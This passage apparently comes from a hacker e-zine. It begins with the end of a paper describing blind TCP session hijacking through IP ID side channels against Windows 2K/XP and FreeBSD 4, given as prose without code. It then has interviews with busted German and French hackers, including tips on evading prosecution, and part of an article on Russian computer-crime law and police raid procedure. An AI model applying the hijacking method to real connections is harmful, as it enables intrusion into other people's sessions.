Secondly, it's not necessary to test all the possible sequence numbers, because of the receiver's window. In fact, we need only to do approx. (2^{32} / client's RCV.WND) guesses at worst (this fact has already been mentionned in [6]). Of course, we don't know the client's RCV.WND. We can take a wild guess of RCV.WND=64K, perform the scan (trying each SEQ multiple of 64K). Then, if we didn't find anything, wen can try all SEQs such as seq = 32K + i*64K for all i. Then, all SEQ such as seq=16k + i*32k, and so on... narrowing the window, while avoiding to re-test already tried SEQs. On a typical "modern" connection, this scan usually takes less than 15 minutes with our tool.

With the server's SND.NEXT known, and a method to work around our ignorance of the ACK, we may hijack the connection in the way "server -> client". This is not bad, but not terribly useful, we'd prefer to be able to send data

from the client to the server, to make the client execute a command, etc...
In order to do this, we need to find the client's SND.NEXT.

----[3.3 - Finding the client's SND.NEXT

What we can do to find the client's SND.NEXT ? Obviously we can't use the same method as for the server's SND.NEXT, because the server's OS is probably not vunerable to this attack, and besides, the heavy network traffic on the server would render the IP ID analysis infeasible.

However, we know the server's SND.NEXT. We also know that the client's SND.NEXT is used for checking the ACK fields of client's incoming packets. So we can send packets from the server to the client with SEQ field set to server's SND.NEXT, pick an ACK, and determine (again with IP ID) if our ACK was acceptable.

If we detect that our ACK was acceptable, that means that (guessed_ACK - SND.NEXT) <= 0. Otherwise, it means.. well, you guessed it, that (guessed_ACK - SND_NEXT) > 0.

Using this knowledge, we can find the exact SND_NEXT in at most 32 tries by doing a binary search (a slightly modified one, because the sequence space is circular).

Now, at last we have all the required informations and we can perform the session hijacking from either client or server.

--[4 - Discussion

In this section we'll attempt to identify the affected systems, discuss limitations of this attacks, present similar attacks against older systems.

----[4.1 - Vulnerable systems

This attack has been tested on Windows 2K, Windows XP <= SP2, and FreeBSD 4. It should be noted that FreeBSD has a kernel option to randomize the IP ID, which makes this attack impossible. As far as we know, there's no fix for Windows 2K and XP.

The only "bug" which makes this attack possible on the vulnerable systems is the non-randomized IP ID. The other behaviors (ACK checking that enables us to do a binary search, etc...) are expected by the RFC793 [2] (however, there's been work to improve these problems in [4]).

It's interesting to see that, as far as we could test, only Windows 2K, Windows XP, and FreeBSD 4 were vulnerable. There's other OS which use the same IP ID incrementation system, but they don't use the same ACK checking mechanism. Hmm.. this similarity between Windows's and FreeBSD's TCP/IP stack behavior is troubling... :) MacOS X is based on FreeBSD but is not vulnerable because it uses a different IP ID numbering scheme. Windows Vista wasn't tested.

----[4.2 - Limitations

The described attack has various limitations:

First, the attack doesn't work "as is" on Windows 98. That's not really a limitation, because the initial SEQ of Windows 98 is equal to the uptime of the machine in milliseconds, modulo 2^32. We won't discuss how to do hijacking with Windows 98 because it's a trivial joke :)

Secondly, the attack will be difficult if the client has a slow connection, or has a lot of traffic (messing with the IP ID analysis). Also, there's the problem of the latency between the client and the server. These problems can be mitigated by writing an intelligent tool which measures the latency, detects when the host has traffic, etc...

Furthermore, we need access to the client host. We need to be able to send packets and receive replies to get the IP ID. Any type of packet will do, ICMP

or TCP or whatever. The attack will not be possible if the host is behind a firewall/NAT/... which blocks absolutely all type of packets, but 1 unfiltered port (even closed on the client) suffices to make the attack possible. This problem is present against Windows XP SP2 and later, which comes with an integrated firewall. Windows XP SP2 is vulnerable, but the firewall may prevent the attack in some situations.

--[5 - Conclusion

In this paper we have presented a method of blind TCP hijacking which works on Windows 2K/XP, and FreeBSD 4. While this method has a number of limitations, it’s perfectly feasible and works against a large number of hosts. Furthermore, a large number of protocols over TCP still use unencrypted communication, so the impact on security of the blind TCP hijacking is not negligible.

--[6 - References

[1] http://lcamtuf.coredump.cx/newtcp/


[2] http://www.ietf.org/rfc/rfc793.txt

[3] http://insecure.org/nmap/idlescan.html

[4] http://www.ietf.org/internet-drafts/draft-ietf-tcpm-tcpsecure-07.txt

[5] http://seclists.org/bugtraq/1998/Dec/0079.html

[6] http://osvdb.org/reference/SlippingInTheWindow_v1.0.doc



The following article is divided into three parts. The first and second part are interviews done by The Circle of lost Hackers. The people interviewed are busted hackers. You can learn, through their experiences, how cops are working in each of their country. The last part of this article is a description about how a Computer Crime Unit proceeds to bust hackers. We know that this article will probably help more policemen than hackers but if hackers know how the cops proceed thay can counter them. That’s the goal of this article.

Have a nice read.

(Hi Lance! :)

Willy’s interview

<THE CIRCLE OF LOST HACKERS> Hi WILLY, can you tell us who are you, what’s your nationality, and what’s your daily job ?

hi. i’m from germany. i actually finished law school.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Can you tell us what kind of relationship you’re having with the police in your country ? In some other European country, the law is hardening these days, what about germany ?

Well, due to the nature of my finished studies, I can view the laws from a professional point. The laws about computer crime did not change since years. so you cant see they are getting harder. What we can say is, that due to 9/11/01, some privacy laws got stricter .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Can you explain us what kind of privacy laws got stricter ?

Yeah. for example all universities have to point students that are muslims, between 20/30, not married, etc. so police can do a screen search. Some german courts said this is illegal, some said not. the process is on-going, but the screen searches didnt have much results yet. On the other hand, we have pretty active privacy-protection people ("datenschutzbeauftragte") which are trying to get privacy a fundamental right written in the constitution. So, the process is like we have certain people who want a stricter privacy law, e.g. observation due to video-cameras on public places. (which does happen already somewhere). But, again, we have active people in the cuntry who work against these kind of observation methods. its not really decided if the supervision is getting stronger. What is getting stronger are all these DNA-tests now for certain kind of crimes, but its still not the way that any convicted person is in a DNA database - luckly.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Do you have the feeling that Computer related law is stricter since 09/11/01 ?

Definitly not.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Are these non-computer related enforcements happened since the schroeder re-election ?

Nope. these enforcements ("sicherheitspaket") happened after 9/11. the re-election of schroeder had nothing to do with enforcements. On one hand, ISP's have to keep the logfiles of dial-in IP's for 90 days. but federal ministry of economics and technology is supporting a project called "JAP" (java annonymous proxy) to realize anonymous unobservable communication. I dont know in details, but I'm pretty sure the realisation of JAP is not ok with the actualy laws in germany, because you can surf really completely anonymously with JAP. this is not corresponding with the law to keep the logfiles. i dont know. from my point of view, eventhough i (of course) like JAP, it is not compatible with current german law. but its support by a federal ministry. thats pretty strange i think. well, we'll see. You can get information about this on http://anon.inf.tu-dresden.de/index_en.html .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: now that we know a bit more about the context, can you explain us how you get into hacking, and since when you are involved in the scene ?

Well, how did i get contact to the scene? i guess it was a way pretty much people started. i wanted to have the newest games. so I talked to some older guys at my school, and they told me to get a modem and call some BBS. This was i guess 1991. you need to know that my hometown Berlin was pretty active with BBS, due to a political reason : local calls did only cost 23pf. That was a special thing in west-berlin / cold-war. I cant remember when it was abolished. but, so there amyn many BBS in berlin due to the low costs. Then, short time after, i got in contact with guys who always got the newest stuff from USA/UK into the BBS, and i though. "wham, that must be expensive" - it didnt take a long time untill i found out that there are ways to get around this. Also, I had a local mentor who introduced me to blueboxing and all the neat stuff around PBX, VMBS and stuff.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: when did you start to play with TCP/IP network ?

I think that was pretty late. i heard that some of my oversea friends had a new way of chatting. no chat on BBS anymore, but on IRC. I guess this was in 1994. So, i got some informations, some accounts on a local university, and i only used "the net" for irc'ing.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: When (and why) did you get into troubles for the first time,

Luckly, i only got into trouble once in 1997. I got a visit from four policemen (with weapons), who had a search warrent and did search my house. I was accused for espionage of data. thats how they call hacking here. They took all my equipment and stuff and it took a long time untill i heard of them again for a questionning . I was at the police several times. first time, I think after 6 month, was due to a meeting with the attorny at state and the policemen. This was just a meeting to see if they can use my computer stuff as prove. It was like they switched the

computer on, the policemen said to the attorney "this could be a log file" and the attorny said "ok this might be a prove". this went for all cd's and at least 20 papers with notes. ("this could be an IP adress". "this could be a l/p, etc . Of course, the attorney didnt have much knowledge, and i lost my notes with phone numbers on it ("yeah, but it could be an IP") . However, this was just a mandatory meeting because I denied anything and didnt allow them to use any of the stuff, so there has to be a judge or an attorney to see if the police took things that can be a prove at all. The second time I met them was for the crimes in question. I was there for a questioning (more than 2 years after the raid, and almost 3 years after the actualy date where i should have done the crime) .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: How long did you stay at the police station just after your first perquisition ?

First time, that was only 15 minutes. It was really only to see if the police took the correct stuff. e.g. if they had taken a book, I would have to get it back. because a book cant have anything to do with my accused crime. (except i had written IP numbers in that book, hehe)

--

<THE CIRCLE OF LOST HACKERS> QUESTION: what about the crime itself ? Did you earn money or make people effectively loose money by hacking ?

No, i didnt earn any money. it was just for fun, to learn, and to see how far you can push a border. see what is possible, whats not. People didnt loose any money, too.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: How did they find you ?

I still dont really know how they found me. the accused crime was (just) the unauthorized usage of dial-in accounts at one university. Unluckly, it was the starting point of my activities, so was a bit scared at first. You have to dial-in somwhere, if if that facility buists you, it could have been pretty bad. At the end, after the real questioning and after i got my fine, they had to drop ALL accuses of hacking and i was only guilty for having 9 warez cd's)

--

<THE CIRCLE OF LOST HACKERS> QUESTION: were you dialing from your home ?

Yeah from my home. but i didnt use ISDN or had a caller ID on my analoge line, and it is not ok to tap a phone line for such a low-profile crime like hacking here in germany . So, since all hacking accuses got dropped, I didnt see what evidence they had, or how they get me at all.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Can you tell more about the policemen ? WHat kind of organisation did bust you ?

It was a special department for computer crime organzied from the state police, the "landeskriminalamt" LKA. They didnt know much about computers at all i think. They didnt find all logfiles I had on my computer, they didnt find my JAZ disks with passwd files, they didnt find passwd files on my comp., etc .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Where did they bring u after beeing busted at the raid, and the second time for the interview ?

After the raid, I could stay at home ! For the interview, I went the headquater of the LKA, into the rooms of the computer crime unit. simple

room with one window, a table & chair, and a computer where the policemen himself did type what he asked, and what i answered.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: have you heard interresting conversation between cops when you were in there ?

hehe nope. not at all. and, of course, the door to the questioning room was closed when i was questioned. so i couldnt hear anything else . I have been interviewed by only one guy from "polizeihauptkommisar", no military grade, only a captain like explained in http://police-badges.de/online/sammeln/us-polizei.html .

Another thing about the raid: they did ring normally, nothing with bashing the door. if my mother hadnt opened the door, i had enough time to destroy things. but unluckly, as most germans, she did open the door when she heard the word "police" hehe.

I didnt not have a trial, i accepted a "order of summary punishment" this is the technical term i looked up in the dictonary :-) This is something that a judge decides after he has all information. he can open a trial or use this order of summary punishment. they mail it you you, and if you dont say "no, i deny" within one week, you accpeted it :-) When you deny it, THEN you definitly decide to go to court and have a trial .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: do you advise hackers to accept it ?

You cant generally give an advice about that. in my case, i found it important that i do not have any crime record at all and that i count as "first offender" if i ever have a trial in the future. so with that accpetion of the summary, i knew what i get, which was acceptable for my case. if you go to court, you can never know if the fine will be much higher. but you cant generalize it. if its below "90 tagessaetze" (--> over 90 you get a crime recoard), i guess i would accept it, but again, better go to a lawyer of your trust :-)

--

<THE CIRCLE OF LOST HACKERS> QUESTION: can you compare LKA with an american and/or european organisation ? What is their activity if their are not skilled with computers ?

Mmmm every country within germany has its special department called LKA. Its not like the FBI (that would be BKA), but it would be like a state in the usa, say florida, has a police department for whole florida which does all the special stuff, like organzied crime. Computer crime in germany belongs to economic crime, and therefore, the normal police isnt the correct department, but the LKA. By the way, I heard from different people that they are more skilled now. but at that time, I think only one person had an idea about UNIX at all. I know that the BKA has a special department for computer crime, because a friend of mine got visited by the BKA, but, most computer crime departments here are against child-porn. I dont think that too many people get busted for hacking in germany at all. they do bust child porn, they do bust warez guys, they do bust computer fraud, related to telco-crimes. but hacking, I dont know lots of people who had problems for real hacking. except one guy .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: is there special services in your country who are involved in hacking ?

Special services ? what do you mean? like CIA ? hehe ?! We have BND (counter-spying), MAD (military spying), verfassungsschutz (inland-spying), but I dont think we a service that is concentrating on computer crime. What we do have is a lot of NSA (echelon) stations

from the US. I guess because of the cold war, we're still pretty much under the supervision of these services :-) so the answer is: we dont have such services, or they do work so secret that noone knows, but i doubt this in germany hehe.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Except for the crime they inculped you, did you have any relations with the police ? (phone calls, non related interview, job proposition) ?

Hehe, no, not at all.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: what kind of information was the police asking you during your interview ? Were they asking non crime-related information ? (like: who are you chilling with, etc ?)

Yeah, that was the part they where most interested in ! They had printed my /etc/passwd and said "thats your nick, right?" . I didnt say anything to that whole complex, but they continued, and I mean, if you have one user in your /etc/passwd, it is pretty easy to guess thats your nick. So, they had searched the net for that nick, they found a page maintained by some hackers who formed some kind of crew. they had printed the whole website of that crew, pointing out my name anywhere where it appeared. They tried to play the good-cop game, the "you're that cool dude there eh?" etc. I didnt say anything again. It took several minutes, and they wanted to pin-point me that i'm using this nick they found in /etc/passwd and that i am a member of that group which they had the webpage printed. They knew that there was a 2nd hacker at that university. They asked me all the time if i know him. I dont know why he had more luck. of course i did know him, it was my mate with whom i did lots of the stuff together.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: You didnt say anything ? How did they accepted this ?

hehe. they had to accept it. i think thats in most countries that, if you are accused, you have the right to say nothing. I played an easy game: I accepted to have copied the 9 cd's. because the cd's are prove enough at all, then the cops where happy. I didnt say anything to that hacking complex, which was way more interesting for them. I though "I have to give them something, if I dont want to go before court" . I said "I did copy that windows cd" so they have at least something.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: did you feel some kind of evolution in your relation with police ? Did they try to be friend with you at some point ?

yeah, they did try to be friend at several stages.

a) At the raid. my parents where REALLY not amuzed, i think you can imagine that. having policemen sneaking through your cloth, your bedroom, etc. So, they noticed my mom was pretty much nervous and "at the end" . They said "make it easy for your mother, be honest, be a nice guy, its the first time, tell us something ..." (due to my starting law school at that time, I, of course knew that its the best thing to stay calm and say nothing.)

b) At the questioning, of course. after I admitted the warez stuff, they felt pretty good, which was my intention. they allowed me to smoke, and stuff like that. when it came to hacking, and i didnt say anything, They continued to be "my friend", and tried to convince me "thats its easier and better if i admit it, because eveidence is so high" . They where friendly all the time, yeah.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: What do you think they were really knowing ?

They definitly knew I used unauthorized dial-in accounts at that university, they knew I was using that nick, and that I am a member of that hacking group (nothing illegal about that, though) . I was afraid that they might know my real activities, because, again, that university was JUST my starting point, so all i did was using accounts i shouldnt use. Thats no big deal at all, dial-ins. but i didnt know what they knew about the real activities after the dial-in, so i was afraid that they know more about this.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: did they know personnal things about the other people in your hacking group ?

nope, not at all.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: How skilled are the forensics employed by german police in 2002 ?

huh, i luckly dont know. I read that they do have some forensic experts at the BKA, but the usually busting LKA isnt very skilled, in my opinion. they have too less people to cover all the computer crimes. they work on low money with old equipment. and they use much of their time to go after kiddie-porn.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: how does the police perceived your group ? (front-side german hacking group you guyz all know)

I think they thought we're a big active crew which does hacking, hacking and hacking all the time. i guess they wanted to find out if we e arn money with that, e.g., of if we're into big illegal activities. because of course, it might be illegal just to be a member of an illegal group. like organzied crime.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: in the other hand, what do you think the other hacking crew think about your group ?

We and other hackers saw us as group which shares knowledge, exchange security related informations, have nice meetings, find security problems and write software to exploit that problems. I definitly did not see us as organzied hacking group which earns money, steal stuff or make other people loose money, but, I mean, you cant know what a group really does just from visiting a webpage and looking at some papers or tools.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: are the troubles over now ?

yeah, troubles are completely over now. i got a fine, 75 german marks per cd, so i had to pay around 800 german marks. I am not previously convicted, no crime record at all. no civil action.

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Now that troubles are over, do you have some advices for hackers in your country, to avoid beeing busted, or to avoid having troubles like you did ?

hehe yeah, in short words:

a) Always crypt your ENTIRE harddisk

b) Do NOT own any, i repeat, any illegal warez cd. reason: any judge knows illegal copied cds. he understands that. so, like in my case, you get accused for hacking and you end up with a fine for illegal warez. Thats definitly not necessary. and, furthermore, you get your computer stuff back MUCH easier & faster if you dont have any warez cd. usually, they cant prove your hacking. but warez cd's are easy.

c) do not tell ANYTHING at the raid.

d) if you are really into trouble, go to a lawyer after the raid.

--

<THE CIRCLE OF LOST HACKERS> Thanks for the interview WILLY !

De nada, you are welcomed ;)

Zac's interview

<THE CIRCLE OF LOST HACKERS> Hello Zac, nice to meet you .

Hi new staff, how's life ?

<THE CIRCLE OF LOST HACKERS> QUESTION: Can you tell us what kind of relationship you're (as a hacker) having with the police in your country ?

I live in France, as a hacker I never had troubles with justice . In my country, you can have troubles in case you are a stupid script kiddy (most of the time), or if you disturb (even very little) intelligence services . Actually we have very present special services inside the territory, whereas the police itself is too dumb to understand anything about computers . Some special non-technical group called BEFTI usually deals with big warezers, dumb carders, or people breaking into businesses's PABX and doing free calls from there, and stuffs like that .

--

<THE CIRCLE OF LOST HACKERS> Explain to us how you got into hacking, since when you are involved in the scene, and when you started to play with TCP/IP networks .

I started quite late in the 90' when I met friends who were doing warez and trying to start with hacking and phreaking . I have only a few years of experience on the net, but I learnt quite fast beeing always behind the screen, and now I know a lot of people, all around the world, on IRC and IRL .

Beside this, I had my first computer 15 years ago, owned many INTEL based computers, from 286 to Pentium II . I have now access to various hardware and use these ressources to do code . I used to share my work with other (both whitehats and blackhats) peoples, I dont hide myself particulary and I am not involved in any kind of dangerous illegal activity .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: When did you get into troubles for the first time ?

Last year (2001), when DST ('Direction de la Surveillance du Territoire', french inside-territory intelligence services) contacted me and asked if

I was still looking for a job . I said yes and accepted to meet them . I didnt know it was DST at that time, but I catched them using google ;) They first introduced themself from 'Ministere de l'Interieur', which is basicaly Ministery charged of police coordination and inside-territory intelligence services . In another later interview, they told me they were DST, I'll call them 'the feds' .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: How did they find you ?

I still have no idea, I guess someone around me taught them about me . When I asked, they told me it was from one of the various (very few) businesses I had contacted at that time . Take care when you give your CV or anything, keep it encrypted when it travels on the net, because they probably sniff a lot of traffic . I also advise to mark it in a different way each time you give it, so that you can know from where it leaked using SE at the feds .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: Can you tell more about the organization ?

Some information about them has already been disclosed in french electronic fanzines like Core-Dump (92') and NoWay (94'), both written by NeurAlien . I heard he got mad problem because of this, I dont really want to experiment the same stuff .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: is there other special services in your country who are involved in hacking ?

Besides DST, there is DGSE ('Direction General de la Securite Exterieur'), these guys most focuss on spying, military training, and information gathering outside the territory . There is also RG ('Renseignement generaux', trans. : General Information) , a special part of police which is used to gather various information about every sensible events happening . The rumor says there's always 1 RG in each public conference, meeting, etc and its not very difficult to believe .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: can you compare the organization with an equivalent one in another country ?

Their tasks is similar to CIA's and NSA's one I guess . DST and DGSE used to deal with terrorists and big drugs trafic networks also, they do not target hackers specifically, their task is much larger since they are the governemental intelligence services in France .

--

<THE CIRCLE OF LOST HACKERS> Is DST skilled with computers ?

They -seem- quite skilled (not too much, but probably enough to bust a lot of hackers and keep them on tape if necessary) . They also used to recruite people in order to experiment all the new hacking techniques (wireless, etc) .

However, I feel like their first job is learning information, all the technical stuff looks like a hook to me . Moreover, they pay very bad, they'll argue that having their name on your CV will increase your chances to get high payed jobs in the future . Think twice before signing, this kind of person has very converging tendances to lie .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: what kind of information did they ask during the interviews ?

The first time, it was 2 hours long, and there was 2 guyz . One was obviously understanding a bit about hacking (talking about protocols, reverse engineering, he assimilated the vocabulary as least), the other one wasnt doing the difference between an exploit and a rootkit, and was probably the 'nice fed around' .

They asked everything about myself (origin, family, etc), one always taking notes, both asking questions, trying to appear like interrested in my life . They asked everything from the start to the end . They asked if the official activity I have right now wasnt too boring, who were the guy I was working with, in what kind of activity I was involved, and the nature of my personnal work . They also asked me if I was aware of 0day vulnerabilities into widely-used software . I knew I add not to tell them anything, and try to get as much information about them during the interview . You can definitely grab some if you ask them questions . Usually, they will tell you 'Here I am asking the questions', but sometimes if you are smart, you can guess from where they got the information, what are their real technical skills level, etc .

At the end of the interview, they'll ask what they want to know if you didnt tell them . They can ask about groups they think you are friend with, etc . If you just tell them what is obviously known (like, 'oh yeah I heard about them, its a crew interrested in security, but I'm not in that group') and nothing else, its ok .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: What do you think they were really knowing ?

I guess they are quite smart, because they know a lot of stuff, and ask everything as if they were not knowing anything . This way, they can spot if you are lying or not . Also, if you tell them stuffs you judge irrevelant, they will probably use it during other interviews, in order to guess who you are linked to .

--

<THE CIRCLE OF LOST HACKERS> QUESTION: are the troubles over now ?

I hope they will let me where I am, anyway I wont work for them, I taught a few friends of mine about it and they agreed with me . Their mind changes over time and government, I highly advise -NOT- to work for them unless you know EXACTLY what you are doing (you are a double agent or something lol) .

--

<THE CIRCLE OF LOST HACKERS> do you have some advices for hackers in your country, to avoid beeing busted, or to avoid having troubles ?

Dont have a website, dont release shits, dont write articles, dont do conference, dont have a job in the sec. industry . In short : it's very hard . If they are interrested in the stuffs you do and hear about it, they'll have to meet you one day or another . They will probably just ask more about what you are doing, even if they have nothing against you . Dont forget you have the right to refuse an interview and refuse answering questions . I do not recommand to lie to them, because they will guess it easily (dont forget information leakage is their job) .

I advise all the hackers to talk more about feds in their respective groups because it helps not beeing fucked . Usually they will tell you before leaving 'Dont forget, all of this is CONFIDENTIAL', it is just their way to tell you 'Okay, thanks, see you next time !' . Dont be impressed, dont spread information on the net about a particular guy (targetted hacker, or fed), you'll obviously have troubles because of it, and its definitely not the good way to hope better deals with feds in

the future . To FEDS: do not threat hackers and dont put them in jail, we are not terrorists . Dont forget, we talk about you to each other, and jailing one of us is like jailing all of us .

<THE CIRCLE OF LOST HACKERS> Thanks zac =)

At your service, later .

Big Brother does Russia
by
ALiEN Assault

This file is a basic description of russian computer law related issues. Part 1 contains information gathered primarily from open sources. As this sources are all russian, information may be unknown to those who doesn't know russian language. Part 2 consists of instructions on computer crime investigation: raid guidelines and suspect's system exploration.

--[0.DISCLAIMER.

INFORMATION PROVIDED FOR EDUCATIONAL PURPOSES ONLY. IT MAY BE ILLEGAL IN YOUR COUNTRY TO BUST HACKERS. IT MUST BE ILLEGAL AT ALL. THERE ARE BETTER THINGS TO DO. EXPLORE YOURSELF AND THIS WORLD. SMILE. LIVE.

--[1. LAW.

----[1.1. Basic Picture.

Computer-related laws are very draft and poorly describes what are ones about. Seems that these are simply rewritten instructions from 60's *Power Computers* that took a truck to transport.

Common subjects of lawsuits include carding, phone piracy (mass LD service thievery) and... hold your breath... virii infected warez trade. Russia is a real warez heaven - you can go to about every media shop and see lots of CDs with warez, and some even has "CRACKS AND SERIALS USAGE INSTRUCTIONS INCLUDED" written on front cover (along with "ALL RIGHTS RESERVED" on back)! To honour pirates, they include all .nfo files (sometimes from 4-5 BBSes warez was courriered through). It is illegal but not prosecuted. Only if warez are infected (and some VIP bought them and messed his system up) shop owners faces legal problems.

Hacking is *not that common*, as cops are rather dumb and busts mostly script kiddies for hacking their ISPs from home or sending your everyday trojans by email.

There are three main organisations dealing with hi-tech crime: FAPSI (Federal Government Communications and Information Agency - mix of FCC and secret service), UKIB FSB (hi-tech feds; stands for departamernt of computer and information security) and UPBSWT MVD (hi-tech crime fightback dept.) which incorporates R unit (R for radio - busts ham pirates and phreaks).

FSB (secret service) also runs NIIT (IT research institute). This organisation deals with encryption (reading your PGPed mail), examination of malicious programs (revealing Windoze source) and restoration of damaged data (HEXediting saved games). NIIT is believed to possess all seized systems so they have tools to do the job.

UPBSWT has a set of special operations called SORM (operative and detective measures system). Media describes this as an Echelon/Carnivore-like thing, but it also monitors phones and pagers. Cops claims that SORM is active only during major criminal investigations.

----[1.2. Criminal Code.

Computer criminals are prosecuted according to this articles of the Code:

- 159: Felony. This mostly what carders have to do with, accompanied by caught-in-the-act social engineers. Punishment varies from fine (minor, no criminal record) to 10 years prison term (organized and repeated crime).

- 272: Unauthorized access to computer information. Easy case will end up in fine or up to 2 years probation term, while organized, repeated or involving "a person with access to a computer, computer complex or network" (!#$@!) crime may lead to 5 years imprisonment. Added to this are weird comments on what are information, intrusion and information access.

- 273: Production, spreading and use of harmful computer programs. Sending trojans by mail considered to be lame and punished by up to 3 years in prison. Part II says that "same deeds *carelessly* caused hard consequences" will result in from 3 to 7 years in jail.

- 274: Computer, computer complex or network usage rules breach. This one is tough shit. In present, raw and somewhat confused state this looks, say, *incorrect*. It needs that at least technically literate person should provide correct and clear definitions. After that clearances this could be useful thing: if someone gets into a poorly protected system, admin will have to take responsibility too. Punisment ranges from ceasing of right to occupy "defined" (defined where?) job positions to 2 years prison term (or 4 if something fucked up too seriously).

----[1.3. Federal Law.

Most notable subject related laws are:

"On Information, Informatization and Information Security" (20.02.95). 5 chapters of this law defines /* usually not correct or even intelligent */ various aspects of information and related issues. Nothing really special or important - civil rights (nonexistent), other crap, but still having publicity (due to weird and easy-to-remember name i suppose) and about every journalist covering ITsec pastes this name into his article for serious look maybe.

"National Information Security Doctrine" (9.9.2K) is far more interesting. It will tell you how dangerous Information Superhighway is, and this isn't your average mass-media horror story - it's a real thing! Reader will know how hostile foreign governments are busy imlpementing some k-rad mind control tekne3q to gain r00t on your consciousness; undercover groups around the globe are engaging in obscure infowarfare; unnamed but almighty worldwide forces also about to control information...ARRGGH! PHEAR!!!

{ALiEN special note: That's completely true. You suck Terrans. We'll

own your planet soon and give all of you a nice heavy industry job}.

Liberal values are covered too (message is BUY RUSSIAN). Also there are some definitions (partly correct) on ITsec issues.

"On Federal Government Communications and Information" (19.2.93, patched 24.12.93 and 7.11.2K). Oh yes, this one is serious. Everyone is serious about his own communications - what can i say? Main message is "RESPONSIBLES WILL BE FOUND. OTHERS KEEP ASIDE".

Interesting entity defined here is Cryptographic Human Resource - a special unit of high qualified crypto professionals which must be founded by FAPSI. To be in Cryptographic Human Resource is to serve wherever you have retired or anything.

Also covered are rights of government communications personnel. They have no right to engage in or to support strike. Basically they have no right to fight for rights. They don't have a right to publish or to tell mass-media anything about their job without previous censorship by upper level management.

Cryptography issues are covered in "On Information Security Tools Certification" (26.6.95 patched 23.4.96 and 29.3.99) and "On Electronic Digital Signature" (10.2.02). Not much to say about. Both mostly consists of strong definitions of certification procedures.

--[2. ORDER.

----[2.1. Tactics of Raid.

Given information is necessary for succesful raid. Tactics of raid strongly depends on previously obtained information.

It is necessary to define time for raid and measures needed to conduct it suddenly and confidentially. In case of presence of information that suspect's computer contains criminal evidence data, it is better to begin raid when possibility that suspect is working on that computer is minimal.

Consult with specialists to define what information could be stored in a computer and have adequate technics prepared to copy that information. Define all measures to prevent criminals from destroying evidence. Find raid witnesses who are familiar with computers (basic operations, programs names etc.) to exclude possibility of posing raid results as erroneous at court. Specifity and complexity of manipulations with computer technics cannot be understood by illiterate, so this may destroy investigator's efforts on strengthening the value of evidence.

Witness' misunderstanding of what goes on may make court discard evidence. Depending on suspect's qualification and professional skills, define a computer technics professional to involve in investigation.

On arrival at the raid point is necessary to: enter fast and sudden to drive computer stored information destruction possibility to the minimum. When possible and reasonable, raid point power supply must be turned off.

Don't allow no one touch a working computer, floppy disks, turn computers on and off; if necessary, remove raid personnel from the raid point; don't allow no one turn power supply on and off; if the power supply was turned off at the beginning of raid, it is necessary to unplug all computers and peripherals before turning power supply on; don't manipulate computer technics in any manner that could provide inpredictable results.

After all above encountered measures were taken, it is necessary to preexamine computer technics to define what programs are working at the moment. If data destruction program is discovered active it should be stopped immediately and examination begins with exactly

this computer. If computers are connected to local network, it is reasonable to examine server first, then working computers, then other computer technics and power sources.

----[2.2. Examining a Working Computer.

During the examination of a working computer is necessary to:

- define what program is currently executing. This must be done by examining
  the screen image that must be described in detail in raid protocol. While necessary, it should be photographed or videotaped. Stop running program and fix results of this action in protocol, describing changes occured on computer screen;

- define presence of external storage devices: a hard drive (a winchester*),
  floppy and ZIP type drives, presence of a virtual drive (a temporary disc which is being created on computer startup for increasing performance speed) and describe this data in a protocol of raid;

- define presence of remote system access devices and also the current state of
  ones (local network connection, modem presence), after what disconnect the computer and modem, describing results of that in a protocol;

- copy programs and files from the virtual drive (if present) to the floppy disk or to
  a separate directory of a hard disk;

- turn the computer off and continue with examining it. During this is necessary to
  describe in a raid protocol and appended scheme the location of computer and peripheral devices (printer, modem, keyboard, monitor etc.) the purpose of every device, name, serial number, configuration (presence and type of disk drives, network cards, slots etc.), presence of connection to local computing network and (or) telecommunication networks, state of devices (are there tails of opening);

- accurately describe the order of mentioned devices interconnection, marking
  (if necessary) connector cables and plug ports, and disconnect computer devices.

- Define, with the help from specialist, presence of nonstandard apparatus inside
  the computer, absence of microschemes, disabling of an inner power source (an accumulator);

- pack (describing location where were found in a protocol) storage disks and
